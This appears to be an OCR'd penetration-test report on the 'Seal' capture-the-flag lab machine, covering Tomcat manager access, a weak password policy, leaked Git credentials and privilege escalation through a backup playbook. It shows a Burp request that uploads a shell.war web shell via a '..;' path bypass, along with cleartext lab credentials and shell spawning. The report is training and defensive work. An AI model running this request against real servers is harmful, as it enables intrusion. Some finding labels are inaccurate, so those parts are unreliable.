
Remediation

Prevent low-privileged users from accessing files that they can read, write or execute with root privileges.. For full mitigation and detection guidance, please reference the MITRE guidance here and here.

Finding VLN-004: HTTP Request Smuggling (Critical)

Description:	Lostar Information Security has sanitized pages that should remain confidential to unauthenticated users by redirecting them to the login page, but HTTP requests could be altered.
Risk:	Likelihood: High - Since the attacker can simply modify the HTTP Requests, attacker can navigate between the pages.
	Impact: Very High - In case the HTTP requests change and the desired page is navigated, attacker can upload malicious file to the system as in this example.
Tools Used:	Portswigger Burp Suite
References:	https://cwe.mitre.org/data/definitions/444.html

Evidence




```
POST /manager/html/upload;jsessionid=F4554D98E721850428AE2BFE8FAB6D9C?org.apache.catalina.filters.CSRF_NONCE=3A95D90AB1AD4F3B0E0F8C4FB526343A HTTP/1.1
Host: seal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://seal.htb/manager/status/..;/html
Content-Type: multipart/form-data; boundary=---------------------------214154503125233944383114529976
Content-Length: 1341
Origin: https://seal.htb
Authorization: Basic dG9tY2F0OjQyTXJIQmYqejh7WiU=
Connection: close
Cookie: JSESSIONID=F4554D98E721850428AE2BFE8FAB6D9C
Upgrade-Insecure-Requests: 1

-----------------------------214154503125233944383114529976
Content-Disposition: form-data; name="deployWar"; filename="shell.war"
Content-Type: application/octet-stream

PKèSWEB-INF/PKèSñ»  WEB-INF/web.xmlmË
ÂOE÷ý1kÑv'µ¢¶/PWÛ¨$M|ý½DPÜÍ.ç$»påµî.íA$-l>^m9Üø>dÆÀb=ãË©(Ú>¬ãÊ¶iÐ%EÌVløÆHQ2çÑ13=Ä3»2j/µÂÊUøì¢]LýO|üÒÀßÒ/yxRX÷¢?<-9²kªFiy gkü¾LøGà§õPKèSXÕ][FÚdmpgaytrdrmnlf.jsp}TakÛOýÞ_
±Ôe¬l(´4}(ýàØçX-ù'ü÷I¶8&Xy÷î½;ä»ëoE¸Fyi4Þßpò,kþÞ»¾¿º»®Hd#aiF®ð@e  KÒæJJHiÀ-iKø<6´¾ùüEE-×$.ì®¢(.®t È®aøMZk@®(yAp´qaE-WQ-2ÁFt%Ù¹Ô÷*IPcübAtViÊºád
ÇôÎ-:Mèd°è³ë5ÛÁ]G>øJëÕSihUú[ÔáÝ&ÉDi¨aÕ(¾¾9A½~}ýøvâ
Ii\SzÂêTdÈ¹É¦[nÎâ¦·äcÌá¦nfçÓ4Åk[îBº0¬*SÖnu(¤(eðcaABI@ð÷iÙÁ¾kÇ×+ÏÎËl¾*±ïÔÐÍ.òMiÑìosÛºöÝ%rË³ì9´».`Ë]Ió5Ò³VjÚ1Oi9z>'õ¨jÔiµæBÆ¸}JWªKÏ 3¿q8
»·~Ì»Y  yS¦)ý8Êòã¶»¾*úeûpìæo6åö3ç³ÏSoóOói7UÓOæmR¸g/$£mÖ-MSÆ,b½r\6ëª:q81+Ñ»VÌ¸úl S=>/)ÔÄÆ¥Oåç¸ôå3æPìPKèSWEB-INF/PKèSñ» &WEB-INF/web.xmlPKèSXÕ][FÚdmpgaytrdrmnlf.jspPK³
-----------------------------214154503125233944383114529976--
```

Figure 6: Before altering HTTP request.




Request to https://seal.htb:443 [10.10.10.250]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty
Raw
\n
Actions
/manager/..;/html/* didn't worked, tried /manager/jmxproxy/..;/html/*

```
POST /manager/jmxproxy/..;/html/upload;jsessionid=F4554D98E721850428AE2BFE8FAB6D9C?org.apache.catalina.filters.CSRF_NONCE=3A95D90AB1AD4F3B0E0F8C4FB526343A HTTP/1.1
Host: seal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------14817873922519496791024701707
Content-Length: 1339
Origin: https://seal.htb
Authorization: Basic dG9tY2F0OjQyTXJIQmYqejh7WiU=
Connection: close
Referer: https://seal.htb/manager/status/..;/html
Cookie: JSESSIONID=F4554D98E721850428AE2BFE8FAB6D9C
Upgrade-Insecure-Requests: 1

-----------------------------14817873922519496791024701707
```

Figure 7: After altering HTTP request.



/shell	None specified

Figure 8: Proof of concept that the uploading the file that is not allowed to be uploaded to the system.


Remediation

Do not render the page if the user not authenticated. For full mitigation and detection guidance, please reference the MITRE guidance here.

Finding VLN-005: Insufficient Password Policy(High)

Description:	Lostar Information Security does not require the user to enter a complex password when registering to the Git application.
Risk:	Likelihood: Very High: If users are not required to enter complex passwords, they tend to choose easy passwords due to the habits.
	Impact: Very High - Non-complex password selection can lead to bruteforce attacks such as credential stuffing or dictionary attacks.
Tools Used:	Portswigger Burp Suite
References:	https://cwe.mitre.org/data/definitions/521.html

Evidence



Create your account

Username: admin111

Password: ●●●●● Password= 12345

Full Name: Mor Lahmacun

Mail Address: morlahmacunmuolur@gmail.com


Additional Mail Address: morlahmacunmuolur@gmail.com

URL (optional):

Bio (optional):

Image (optional):

Figure 9: Frontend of register before sign-up



Request to http://seal.htb:8080 [10.10.10.250]

```
POST /register/validate HTTP/1.1
Host: seal.htb:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 205
Origin: http://seal.htb:8080
Connection: close
Referer: http://seal.htb:8080/register
Cookie: JSESSIONID=node0kr4o0hurclc31qtaxbcfwx5hb2.node0

userName=admin111&password=12345&fullName=Mor+Lahmacun&mailAddress=morlahmacunmuolur%40gmail.com&extraMailAddresses%5B0%5D=morlahmacunmuolur%40gmail.com&
extraMailAddresses%5B1%5D=&url=&description=&fileId=
```

Figure 10: HTTP Request captured with Portswigger Burp Suite


Remediation

Users should be forced to use complex passwords and credentials in HTTP requests should be hashed. For full mitigation and detection guidance, please reference the MITRE guidance here.

Finding VLN-006: Information Disclosure: Git Credentials(High)

Description:	Lostar Information Security keeps user credentials of user "luis" for password in cleartext in the Git service.
Risk:	Likelihood: High: Since all credentials in cleartext and not even needed for hash cracking, this information is easily accessed by the attacker.
	Impact: High - With that password and users plain username, Caracetti Security team logged in Git application as user "luis".
Tools Used:	Chrome browser
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Evidence



seal.htb:8080/root/seal_market/blob/ac210325afd2f6ae17cce84a8aa42805ce5fd010/tomcat/tomcat-users.xml

[redacted]

luis on 5 May 2 KB Adding tomcat configuration

User named "luis" commited this file.

Information Disclosure address, should have been deleted from git


```
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

Information Disclosure; Tomcat credentials

Figure 11: Unhashed user credentials in Git commits.




Sign in

Username: luis

Password: •••••••••••••

Password: 42MrHBf*z8{Z%

Figure 12: Logging in with user's defined credentials.



Profile

Password (input to change password):

Full Name: Luis

Mail Address: luis@seal.htb

Additional Mail Address:

URL (optional):

Bio (optional): Core Dev

Image (optional):

Successfull login as luis with password found before

Figure 13: Proof of sign in as user "luis".


Remediation

Sanitize or delete the suggested commit in Git application. For full mitigation and detection guidance, please reference the MITRE guidance here.

Finding VLN-007: Misconfigured Sudo Rights User: tomcat(High)


Description:	Caracetti security team managed to gain "luis" users SSH credentials with the wrong sudo privileges given to the user "tomcat" and escalated the privileges in the system.
Risk:	Likelihood: High - The attacker can do this quickly due to the complexity of its implementation being fast and simple.
	Impact: High - Caracetti Security team managed to escalate their privileges to "luis" user, which contain critical information such as flag in this roleplaying assesment.
Tools Used:	Portswigger Burp Suite
References:	https://owasp.org/www-project-mobile-top-10/2014-risks/m5-poor-authorization-and-authentication

Evidence




```
root       13428        2  0 00:16 ?        00:00:00 [kworker/u4:1-events_power_efficient]
tomcat     13429     1105  0 00:16 ?        00:00:00 /bin/sh
tomcat     13631    13429  0 00:18 ?        00:00:00 python3 -c import pty; pty.spawn("/bin/bash")
tomcat     13632    13631  0 00:18 pts/1    00:00:00 /bin/bash
root       15106        2  0 00:25 ?        00:00:00 [kworker/u4:0-events_power_efficient]
root       15574        2  0 00:27 ?        00:00:00 [kworker/1:0-events]
root       20002        2  0 00:29 ?        00:00:00 [kworker/0:0-events]
tomcat     45317     1105  0 00:31 ?        00:00:00 /bin/sh
root       45325     1083  0 00:32 ?        00:00:00 /usr/sbin/CRON -f
root       45326    45325  0 00:32 ?        00:00:00 /bin/sh -c sleep 30 && sudo -u luis /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
root       45327    45326  0 00:32 ?        00:00:00 sleep 30
tomcat     45336    45317  0 00:32 ?        00:00:00 ps -ef
```

Figure 14: Suspicious file which runs as sudo privileges



```
tomcat@seal:/home/luis$ cat /opt/backups/playbook/run.yml
cat /opt/backups/playbook/run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
tomcat@seal:/home/luis$ |
```


Figure 15: Sudo privileged file leads a different folder.



```
tomcat@seal:/home/luis$ cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -la
ls -la
total 100
drwxr-xr-x 7 root root  4096 May  7 09:26 .
drwxr-xr-x 3 root root  4096 May  6 10:48 ..
drwxr-xr-x 5 root root  4096 Mar  7  2015 bootstrap
drwxr-xr-x 2 root root  4096 Mar  7  2015 css
drwxr-xr-x 4 root root  4096 Mar  7  2015 images
-rw-r--r-- 1 root root 71744 May  6 10:42 index.html
drwxr-xr-x 4 root root  4096 Mar  7  2015 scripts
drwxrwxrwx 2 root root  4096 Aug 31 23:30 uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ |
```

